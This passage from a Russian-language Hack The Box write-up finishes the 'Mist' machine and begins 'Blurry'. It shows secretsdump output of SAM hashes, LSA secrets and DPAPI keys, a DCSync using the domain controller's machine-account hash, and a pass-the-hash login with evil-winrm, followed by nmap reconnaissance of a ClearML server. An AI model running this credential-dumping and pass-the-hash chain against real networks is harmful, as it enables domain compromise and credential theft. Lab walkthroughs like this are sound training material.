Когда дамп уже у нас, распарсим его через `impacket-secretsdump`.

```
secretsdump.py -sam SAM.save -system SYSTEM.save -security SECURITY.
save LOCAL
```




```
~/tmp/HTB/mist (0.515s)
secretsdump.py -sam SAM.save -system SYSTEM.save -security SECURITY.save LOCAL
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Target system bootKey: 0x47c7c97d3b39b2a20477a77d25153da5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5e121bd371bd4bbaca21175947013dd7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:c68cb851aa6312ad86b532db8103025cb80e69025bd381860316ba55b056b9e1248e7817ab7fc5b23c232a5bd2aa5b8515041dc3dc47fa
2ef05b29d002cc0e22ad4873a11ce9bac40785dcc566d38bb3e2f0d825d2f4011b566ccefdc55f098c3b76affb9a73c6212f69002655dd7b774673bf8eecaccd517e9550d88e33
c22c49514a2edabd5d546346ce55a0833fc2d8403780
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:e768c4cf883a87ba9e96278990292260
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc78bf46f3d899c3922815140240178912cb2eb59
dpapi_userkey:0xc62a01b328674180712ffa554dd33d468d3ad7b8
[*] NL$KM
 0000   C4 C5 BF 4E A9 98 BD 1B  77 0E 76 A1 D3 09 4C AB   ...N....w.v...L.
 0010   B6 95 C7 55 E8 5E 4C 48  55 90 C0 26 19 85 D4 C2   ...U.^LHU..&....
 0020   67 D7 76 64 01 C8 61 B8  ED D6 D1 AF 17 5E 3D FC   g.vd..a......^=.
 0030   13 E5 4D 46 07 5F 2B 67  D3 53 B7 6F E6 B6 27 31   ..MF._+g.S.o..'1
NL$KM:c4c5bf4ea998bd1b770e76a1d3094cabb695c755e85e4c485590c0261985d4c267d7766401c861b8edd6d1af175e3dfc13e54d46075f2b67d353b76fe6b62731
```

Учетные данные DC01

Так мы получаем хеш пароля машинной учетной записи контроллера домена, у которой есть право репликации учетных данных. Выполняем DCSync для получения хеша пароля администратора домена.

```
proxychains -q secretsdump.py 'mist.htb/DC01$'@192.168.100.100
-hashes :e768c4cf883a87ba9e96278990292260 -just-dc-user Administrator
```




```
~/tmp/HTB/mist (6.805s)
proxychains -q secretsdump.py 'mist.htb/DC01$'@192.168.100.100 -hashes :e768c4cf883a87ba9e96278990292260 -just-dc-user Administrator
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b46782b9365344abdff1a925601e0385:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:223c1b3a34e024798181df5812ff08617c8a874473002ca892f5f3312a0367d2
Administrator:aes128-cts-hmac-sha1-96:98610a32239f909d2dd7191a0b200af3
Administrator:des-cbc-md5:89e007fbc8197319
[*] Cleaning up...
```

Результат выполнения DCSync

С полученными учетными данными подключаемся к контроллеру домена по WinRM и забираем второй флаг.

```
proxychains -q evil-winrm -i 192.168.100.100 -u Administrator -H
b46782b9365344abdff1a925601e0385
```



```
~/tmp/HTB/mist
proxychains -q evil-winrm -i 192.168.100.100 -u Administrator -H b46782b9365344abdff1a925601e0385

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machi

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
1e6dc99e567bc61b11c68e45f8105f40
```

Флаг рута

Машина захвачена!

HTB BLURRY

Blurry

OS
Linux

RELEASE DATE
08 Jun 2024

DIFFICULTY
Medium

POINTS
30

Атакуем сервер через уязвимость в ClearML

RalfHacker
hackerralf8@gmail.com

Сегодня я покажу эксплуатацию свежего бага в платформе для управления нейросетями ClearML. Эта уязвимость позволит нам получить возможность удаленного выполнения команд на сервере. А затем заюзаем уязвимый импорт в программе на Python и повысим привилегии в Linux.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.19     blurry.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for blurry.htb (10.10.11.19)
Host is up (0.057s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://app.blurry.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Результат работы скрипта

Нашлось всего два открытых порта:

- 22 — служба OpenSSH 8.4p1;
- 80 — веб-сервер Nginx 1.18.0.

В логах Nmap также видно, что с 80-го порта выполняется редирект на сайт `http://app.blurry.htb`. Добавим новый поддомен в файл `/etc/hosts` и просмотрим сайт в браузере.

```
10.10.11.19 blurry.htb app.blurry.htb
```




app.blurry.htb/login
CLEAR|ML
Full Name
START
By signing up you agree to Allegro AI's Privacy Policy and Terms of Use.
Star 5,507
If you ♥ ClearML, ★ us on GitHub
Join our Community on Slack
Contact Us

Главная страница сайта app.blurry.htb

Нас встречает сервис ClearML.

ТОЧКА ВХОДА

ClearML — это фреймворк для трекинга ML-экспериментов, позволяющий отслеживать метрики машинного обучения, хранить и предоставлять по запросу модели, воспроизводить эксперименты и визуализировать результаты. Вводим любое имя и получаем доступ к панели ClearML.




RECENT EXPERIMENTS

TYPE	TITLE	PROJECT	STARTED	UPDATED	STATUS
Data Processing	Review JSON Artifacts	Black Swan	Aug 12 2024 19:44	Aug 12 2024 19:44	Completed
Data Processing	MaliciousDataset	DatasetProject/.datasets/MaliciousDataset	Aug 12 2024 19:38	Aug 12 2024 19:38	Completed
Data Processing	HelloDataset	DatasetProject/.datasets/HelloDataset	Aug 12 2024 19:27	Aug 12 2024 19:28	Completed
Training	pickle_artifact_upload	m4k0r test	Aug 12 2024 18:33	Aug 12 2024 18:33	Completed
Training	pickle_artifact_upload	m4k0r test	Aug 12 2024 18:31	Aug 12 2024 18:32	Completed

